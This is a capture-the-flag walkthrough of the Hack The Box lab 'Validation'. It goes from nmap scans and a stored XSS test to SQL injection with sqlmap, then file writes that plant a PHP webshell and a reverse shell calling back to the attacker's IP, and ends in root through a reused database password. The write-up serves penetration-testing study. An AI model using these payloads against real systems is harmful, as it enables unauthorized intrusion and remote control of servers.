
Validation is an easy-difficulty Linux machine built around a registration board that turned out to be vulnerable to SQL injection on the country parameter. What starts as a simple username/country registration form ends up giving up database credentials, then full RCE through sqlmap’s file-write capabilities, and finally root through plain old password reuse.
Enumeration
Full port nmap scan first:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ nmap 10.129.95.235 -sS -p- -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-19 06:12 -0400
Nmap scan report for 10.129.95.235
Host is up (0.064s latency).
Not shown: 65522 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
4566/tcp open     kwtc
5000/tcp filtered upnp
5001/tcp filtered commplex-link
5002/tcp filtered rfe
5003/tcp filtered filemaker
5004/tcp filtered avt-profile-1
5005/tcp filtered avt-profile-2
5006/tcp filtered wsm-server
5007/tcp filtered wsm-server-ssl
5008/tcp filtered synapsis-edge
8080/tcp open     http-proxy
More details on the open ports:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ nmap 10.129.95.235 -A -p22,80,4566,8080 -T4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-19 06:15 -0400
Nmap scan report for 10.129.95.235
Host is up (0.040s latency).

PORT     STATE    SERVICE       VERSION
22/tcp   open     ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d8:f5:ef:d2:d3:f9:8d:ad:c6:cf:24:85:94:26:ef:7a (RSA)
|   256 46:3d:6b:cb:a8:19:eb:6a:d0:68:86:94:86:73:e1:72 (ECDSA)
|_  256 70:32:d7:e3:77:c1:4a:cf:47:2a:de:e5:08:7a:f8:7a (ED25519)
80/tcp   open     http          Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.48 (Debian)
4566/tcp open     http          nginx
|_http-title: 403 Forbidden
8080/tcp open     http          nginx
|_http-title: 502 Bad Gateway
A pretty standard-looking spread. We’ve got SSH, an Apache web server, and 2 nginx servers that look dead.
Port 80 - Registration Form

The page source shows a simple registration form posting a username and country:
<link href="css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="js/bootstrap.min.js"></script>
<script src="js/jquery.min.js"></script>
<!------ Include the above in your HEAD tag ---------->
<div >
    <div class="container">
		<h1 class="text-center m-5">Join the UHC - September Qualifiers</h1>

	</div>
	<section class="bg-dark text-center p-5 mt-4">
		<div class="container p-3">
			<h3 class="text-white">Register Now</h3>
			<form action="#" method="Post">
				<input type="text" name="username" placeholder="Username">
                <select id="country" name="country">
                 <option value="Brazil">Brazil</option>
                 <option value="Afganistan">Afghanistan</option>
                 <option value="Albania">Albania</option>

                 <...SNIP...>

                 <option value="Zimbabwe">Zimbabwe</option>
              </select>
								<button type="submit" class="btn btn-default">Join Now<i class="fa fa-envelope"></i></button>
			</form>
		</div>
	</section>
</div>
Submitting a username of test redirects to /account.php and reflects the name back on the page:

That immediately made me think SSTI, so that’s the first thing I tested with a couple of standard payloads:
${7*7}
{{7*7}}


Nothing there. Next I wanted to test stored XSS but rather than test that by hand, I threw the request at Burp Pro’s Active Scanner to see what it would find:
I just recently got a 30-day trial for the Pro edition in preparation for the BSCP certification and so far I’ve been loving the added functionality.
Sure enough, we got a hit for XSS, but the scanner labels it as reflected. This is a good example of why vulnerability scanners can’t always be trusted at face value, because this isn’t really reflected, it’s stored. I get asked about differentiating scanners vs manual testing all the time in interviews so this is a great example that I’ll definitely bring up in the future.
Here’s the request that the scanner sent:
POST / HTTP/1.1
Host: 10.129.95.235
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Origin: http://10.129.95.235
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.95.235/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=testobkuk%3cscript%3ealert(1)%3c%2fscript%3eyaoyq&country=Brazil
The payload is just a standard unescaped XSS script:
<script>alert(1)</script>
If we visit http://10.129.95.235/account.php again with a plain GET request, the alert still fires even though we never sent that payload ourselves on this request proving it’s actually stored:

Unfortunately this doesn’t really help us progress in the lab, so it’s just an additional finding. If this were a real engagement, I’d probably label this finding as high. Stored XSS is definitely dangerous, but since this isn’t a fully fledged web app with role separations there aren’t any ways to chain this into session hijacking or credential harvesting. The biggest risk I see here is redirecting visitors to a phishing page, but it really all depends on the business use of this site. If this was a public facing form then I’d put it at a much higher ranking than an internal web app that’s only still in development.
Moving on.
SQL Injection
Next I selected the country field specifically in Burp and ran the scanner against that insertion point since I hadn’t tried it yet:

Ah-ha, We got a hit for SQLi. Let’s use sqlmap to speed things up, I simply copied the request straight out of Burp and saved it as a request file:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ cat request.txt
POST / HTTP/1.1
Host: 10.129.95.235
Content-Length: 28
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Origin: http://10.129.95.235
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.129.95.235/
Accept-Encoding: gzip, deflate, br
Cookie: user=379d340833bbbeebcf7a121e3d874a52
Connection: keep-alive

username=test&country=Brazil
Then run sqlmap against the country param:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ sqlmap -r request.txt -p country --batch --dbs

<...SNIP...>

[06:39:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 11 (bullseye)
web application technology: Apache 2.4.48, PHP 7.4.23
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[06:39:35] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] registration

The registration DB just holds our stored form entries, nothing of interest there. From here I wanted to check if we had FILE permissions to write ourselves a webshell since that seemed to be the only way forward since there are no stored credentials for this web app:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ sqlmap -r request.txt -p country --batch --sql-query "SELECT * FROM mysql.user"

<...SNIP...>

[*] File_priv,varchar(1)

After checking the output, we find the column name to be File_priv. Now let’s grab the current user, hostname, and check if we actually have that privilege:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ sqlmap -r request.txt -p country --batch --sql-query "SELECT user,File_priv FROM mysql.user WHERE user=SUBSTRING_INDEX(CURRENT_USER(),'@',1)"

<...SNIP...>

SELECT user,host,File_priv FROM mysql.user WHERE user=SUBSTRING_INDEX(CURRENT_USER(),'@',1): 'uhc,localhost,Y'

Perfect, FILE privilege is set. Let’s try dropping a basic test file into the web root as confirmation:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ echo 'this is a test' > test.txt

┌──(corey㉿kali)-[~/htb/Validation]
└─$ sqlmap -r request.txt -p country --batch --file-write=./test.txt --file-dest=/var/www/html/test.txt
Check http://10.129.95.235/test.txt:

Yup, it worked.
Webshell
Since we know the backend is PHP, I tried a simple PHP webshell:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ cat webshell.php
<?php system($_REQUEST['corey722']); ?>

┌──(corey㉿kali)-[~/htb/Validation]
└─$ sqlmap -r request.txt -p country --batch --file-write=./webshell.php --file-dest=/var/www/html/679f660cdb8de6480def47a6bc0adbe6.php
I used randomized values for both the command parameter name and the filename, just in case someone happened to stumble across this if it were a real engagement, since I’ve been trying to practice things in a more realistic manner lately.
Testing something basic like whoami:
http://10.129.95.235/679f660cdb8de6480def47a6bc0adbe6.php?corey722=whoami

It works. Let’s drop this into Repeater so it’s nicer to work with:

The hostname is also confirmed to be validation.
Reverse Shell Foothold
Now let’s open a netcat listener and get a more stable reverse shell as www-data. I was gonna use the webshell for this but writing a dedicated file felt easier and more secure since it only points back to my specified IP:
┌──(corey㉿kali)-[~/htb/Validation]
└─$ cat revshell.php
<?php
$ip = '10.10.15.134';
$port = 53;
$sh = '/bin/sh';
if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://$ip:$port");
    $descriptorspec = array(0 => $s, 1 => $s, 2 => $s);
    $process = proc_open($sh, $descriptorspec, $pipes);
}
?>

┌──(corey㉿kali)-[~/htb/Validation]
└─$ sqlmap -r request.txt -p country --batch --file-write=./revshell.php --file-dest=/var/www/html/78f33f60d5e452ac063ccaadf17d0909.php
Hit the endpoint and check the listener:
http://10.129.95.235/78f33f60d5e452ac063ccaadf17d0909.php
┌──(corey㉿kali)-[~/htb/Validation]
└─$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [10.10.15.134] from (UNKNOWN) [10.129.95.235] 38730

whoami
www-data
Upgrade the shell:
which python

which python3

which script
/usr/bin/script

/usr/bin/script -qc /bin/bash /dev/null
www-data@validation:/var/www/html$
Much better. Now let’s check for any interesting config files or hidden endpoints that I didn’t find yet:
www-data@validation:/var/www/html$ ls -la
ls -la
total 56
drwxrwxrwx 1 www-data www-data  4096 Sep 19 11:33 .
drwxr-xr-x 1 root     root      4096 Sep  3  2021 ..
-rw-r--r-- 1 mysql    mysql      262 Sep 19 11:31 78f33f60d5e452ac063ccaadf17d0909.php
-rw-r--r-- 1 www-data www-data  1550 Sep  2  2021 account.php
-rw-r--r-- 1 www-data www-data   191 Sep  2  2021 config.php
drwxr-xr-x 1 www-data www-data  4096 Sep  2  2021 css
-rw-r--r-- 1 www-data www-data 16833 Sep 16  2021 index.php
drwxr-xr-x 1 www-data www-data  4096 Sep 16  2021 js


www-data@validation:/var/www/html$ cat config.php
cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>

Nice, those are the same creds for the uhc account that we used in the SQLi.
User Flag
Let’s see what users are present to pivot to for the user flag:
www-data@validation:/var/www/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:105:106::/nonexistent:/usr/sbin/nologin
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
No dedicated user accounts. Let’s check the home dirs instead:
www-data@validation:/var/www/html$ ls /home
htb

www-data@validation:/var/www/html$ cat /home/htb/user.txt
0c0d3e338d3621c01d58XXXXXXXXXXXX

Oh nice, www-data already had access to it. On to priv esc.
Privilege Escalation
The first low-hanging fruit to try is reusing the discovered database password to see if root uses it too. Unlikely, but worth checking:

www-data@validation:/var/www/html$ su - root
Password: uhc-9qual-global-pw

root@validation:~#
And just like that, we have root access within minutes of landing on the machine.
